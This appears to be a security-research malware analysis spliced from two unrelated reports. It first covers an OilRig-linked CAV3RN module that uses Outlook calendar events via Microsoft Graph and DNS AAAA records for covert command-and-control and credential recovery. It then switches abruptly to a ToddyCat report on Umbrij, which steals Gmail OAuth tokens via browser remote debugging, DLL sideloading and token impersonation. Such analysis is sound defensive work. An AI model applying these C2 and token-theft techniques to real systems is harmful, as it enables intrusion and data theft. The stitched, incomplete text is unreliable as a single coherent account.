
Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.
The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.
Encrypted attachment stored in a calendar event
After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.
Decrypted command
The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.
Sending command output
For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.
To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.
This process uses the following sequence of Microsoft Graph requests:
POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>
Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.
Heartbeat handling
The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:
GET    /v1.0/users/***@*********.co.il/calendarView
DELETE /v1.0/users/***@*********.co.il/events/<EventId>
POST   /v1.0/users/***@*********.co.il/events
Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.
Heartbeat events use the same one-hour window in 2050 but contain no attachments.

The following figure summarizes the module’s operational workflow.
DNS AAAA configuration recovery mechanism
When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.

DNS-based configuration recovery (simplified)
The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.
The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.
For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.
The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:
Index
Configuration value
0
TenantId
1
ClientId
2
ClientSecret
3
UserEmail
Determining the field length through .p. queries
For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.
In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.
As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:
d.53466D4C67515A.0.p.cloudlanecdn[.]com
The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.
IPv6 AAAA record payload layout for obtaining length

In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.
To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.
Field length encoding in DNS AAAA record responses (example)
Retrieving configuration data through .q. queries
After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.
The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.
Queries continue at 14-byte offsets until the declared field length has been recovered.

The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.
TenantId retrieval process via DNS AAAA records (example)
In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.
The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.
The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.
Failure handling and the sentinel AAAA response
In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.
The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.
Infrastructure
Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.
Domain
IP
First seen
ASN
Hosting
ns1.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns2.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns3.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns4.cloudlanecdn[.]com
144.172.108[.]205
May 21, 2026
AS 14956
RouterHosting LLC
Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.
The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.
The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.
Attribution
In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.
Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.
Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.
OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.
Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.
Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.
Conclusions
The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.
The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.
We continue to share details on the malicious techniques and toolsets used by the ToddyCat APT group. In the first part of this report, we examined the group’s attacks aimed at stealing data from browsers, as well as from local and cloud email services. The methods used in that campaign indicated that ToddyCat was attempting to access corporate correspondence while evading monitoring tools. However, all of the group’s methods we described previously are effectively detected by EPP and EDR solutions.
The attackers continued their search for ways to bypass security solutions and developed a new tool to gain access to a victim’s cloud account via the Google API. Armed with this tool, the group automated all stages of the attack and managed to remain undetected by monitoring systems.
In this part of the report, we break down the mechanics of this new attack and analyze the tool that was used to automate it. We’ll also discuss how to detect and defend against this threat.
Umbrij
In this campaign, the attackers focused their attention on corporate email communications hosted on Gmail, targeting access compromise via APIs. Because the Google API relies on the OAuth 2.0 protocol for authorization, applications can use an OAuth token to access requested email resources. To acquire this token, the threat actors developed a tool called Umbrij and used it to connect to the browser’s management console in headless mode via a remote debugging port. Through a series of requests, they obtained an OAuth authorization code, which they subsequently exchanged for an access token to reach the target resources via the API. We have dubbed this technique Shadow Token via Remote Debug (STRD).
This attack is viable on Chromium-based browsers. If the user has not logged out of their Gmail account, the browser maintains an active session. The attackers exploit this: they launch the browser, connect via the remote debugging port to take control, and send a request to the Gmail service to grant access to the Google account resources within the context of the user’s saved session.
During our investigation of this attack, we discovered several versions of the Umbrij tool. These versions included a variety of helper functions designed for debugging, as well as for searching and selecting user accounts within the browser, among other tasks.
Kaspersky solutions detect this tool with the following verdicts: HEUR:Trojan-PSW.MSIL.Umbrij.gen, HEUR:Trojan.MSIL.Agent.gen, HEUR:Trojan-PSW.MSIL.Agent.gen.
Execution
The Umbrij tool was discovered during a proactive threat hunting operation: a scheduled task, KasperskyEndpointSecurityEDRAvp, was running on a user host, launching a digitally signed file. Kaspersky solutions do not create scheduled tasks with that name; the attackers were attempting to masquerade their malicious activity as a legitimate process.
The signed file then used the DLL sideloading technique to load the malicious tool.
Umbrij execution events within Kaspersky Managed Detection and Response
Throughout our observation period, we identified the following legitimate files vulnerable to the DLL sideloading technique that were used to launch Umbrij:
BDSubWiz.exe: a component of the Submission Wizard in Bitdefender ConnectAgent, which is used to support connection features and interaction with other Bitdefender services or agents. This file insecurely loads a file named log.dll.
VSTestVideoRecorder.exe: a component of the video-recording tool used for testing with Visual Studio (VS Test). This executable insecurely loads a file named Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll.
GoogleDesktop.exe: the discontinued Google Desktop Search application for indexing files and performing quick searches on a local Windows computer. This executable insecurely loads a file named GoogleServices.dll.
These files were used to load different versions of Umbrij; the same legitimate file could be leveraged to launch more than one variant. In total, we discovered three versions of Umbrij, which we refer to as a, b, and c for convenience.
The tool itself is a DLL written in .NET and obfuscated with ConfuserEx, an open-source obfuscator for .NET applications.
Example of an obfuscated code snippet
Umbrij is managed with the help of parameters passed through a command line at startup, although it is occasionally executed without any parameters. Below are examples of the command lines observed in attacks against users:
However, these are not the only parameters the tool can accept and process. During the analysis of its executable code, we discovered additional parameters that vary depending on the version of Umbrij. See the table below for the parameters and their descriptions.
Version
Command
Description
a
-regex <string>
Used in conjunction with the -deepsearch parameter. Specifies a substring to search for within the user_name field of the user profile file, which typically contains the email address. The tool will utilize the user profile that matches this specified substring
a
-user <username>
Specifies the system username under which the tool will run
a
-runas-currentuser
Configures Umbrij to run within the execution context of the current user
a
-deepsearch
Enforces additional checks on the user_name field in the user profile: verifying that it is not empty and that it contains the substring specified in the -regex parameter
a, b, c
-path <path>
Specifies the full path to the directory containing the browser’s executable file
a, b, c
-browser <both|msedge|chrome>
Specifies which browser the tool should target: Google Chrome, Microsoft Edge, or both
a, b, c
-debugport <port>
Specifies the remote debugging port number
a, b, c
-sync
When this parameter is specified in the URL, the value 1095133494869 replaces 279448736670 in the permission request
b
-domainAd
Specifies the domain name if the user account is a domain account
b
-savepdf
Instructs Umbrij to save a screenshot of the user profile as a PDF file
c
-lport
Same as debugport
Environment preparation
At startup, the tool evaluates several prerequisites required to carry out the attack and performs preparatory actions to subsequently compromise the Gmail account.
First, Umbrij verifies the availability of the port that will be designated for browser debugging. To accomplish this, the tool utilizes a function named ChekPortAvailable() (original spelling retained), which accepts the target port number as a parameter. It then retrieves information about active connections on the host using the .NET GetActiveTcpConnections() function from the System.Net.NetworkInformation namespace. The tool iterates through each connection in a loop, comparing the port number to the one it is checking.
The ChekPortAvailable function used to verify open ports
After this, the tool retrieves the user context. It searches the system for the explorer.exe process and duplicates its token, retaining all of its privileges (T1134.003 Access Token Manipulation: Make and Impersonate Token). This is the exact same mechanism used by another tool in the group’s arsenal, TomBerBil, which we covered previously.
The ImpersonateWithProcess function used to retrieve user context
By default, Umbrij duplicates the token of the first explorer.exe process it encounters. If multiple users are logged in to the system, the -user <username> switch can be used to specify the name of the target user whose token to duplicate. If the -runas-currentuser switch is specified, the tool will execute within the context of the current user without duplicating any tokens.
Next, Umbrij constructs the path to the browser application folder within the user’s local application data repository. To do this, it uses the Environment.SpecialFolder.LocalApplicationData command to retrieve the repository directory from the environment variable and appends the directory of the target browser. The tool then searches for the Local State file in the following folders:
%LOCALAPPDATA%\Google\Chrome\User Data\Local State
%LOCALAPPDATA%\Microsoft\Edge\User Data\Local State
See below for an example of the Local State file structure.
Structure of the Local State JSON file
Within this file, the tool searches for the info_cache array, which stores information about browser user profiles. Umbrij enumerates all user profiles and looks for those containing a user_name field that includes an email address. The presence of an email address indicates that the user is authenticated to a Google service. While the tool can interact with every profile it finds, if the -regex <string> parameter is passed through a command line, it searches for the specified substring within the email addresses being enumerated and proceeds exclusively with those matches.
Next, Umbrij creates the following directories for Google Chrome and Microsoft Edge, respectively:
%LOCALAPPDATA%\Google\Chrome\BackupFiles\
%LOCALAPPDATA%\Microsoft\Edge\BackupFiles\
The tool copies the following user files and folders of each target user profile into these directories:
IndexedDB: a folder containing a relational database used for client-side storage of structured data
Local Storage: a component of the browser’s web storage that provides a key-value mechanism for storing data on the client side
Network: a folder where the browser stores files related to network requests and caching, such as the network cache and session files
Login Data: a file that stores saved passwords for various websites and applications
Login Data For Account: a file that stores credentials associated with a Google account or other synchronized accounts within the browser
Preferences: a file containing profile-level browser settings
Secure Preferences: a file that stores protected configurations, such as security and synchronization data
Web Data: a file that stores auto-fill data
If these files are locked by other processes, the tool includes a dedicated function to force-copy them.
The ForceCopyFolder function used to copy files locked by other processes
As the next step, the tool searches the “Program Files” and “Program Files (x86)” directories for the browser installation folder. Once it locates the executable file and successfully copies all required files, it is ready to proceed with acquiring the authorization code.
Acquiring the authorization code
In the next phase of execution, Umbrij launches Google Chrome, Microsoft Edge, or both browsers sequentially, depending on the parameters passed in the command line. It then passes arguments to the browser based on the following template:
It populates the template with the following values:
{0}: the path to \BackupFiles\, where the user profile files were copied
{1}: the path to the browser executable file
{2}: the remote debugging port number
The table below describes the parameters used in this browser launch template:
Parameter
Description
–user-data-dir
Specifies the path to the root directory that will store the shared browser data and user profiles
–remote-debugging-port
Opens a port for remote browser debugging over the DevTools protocol. This switch is commonly used for automated testing with frameworks like Selenium
–profile-directory
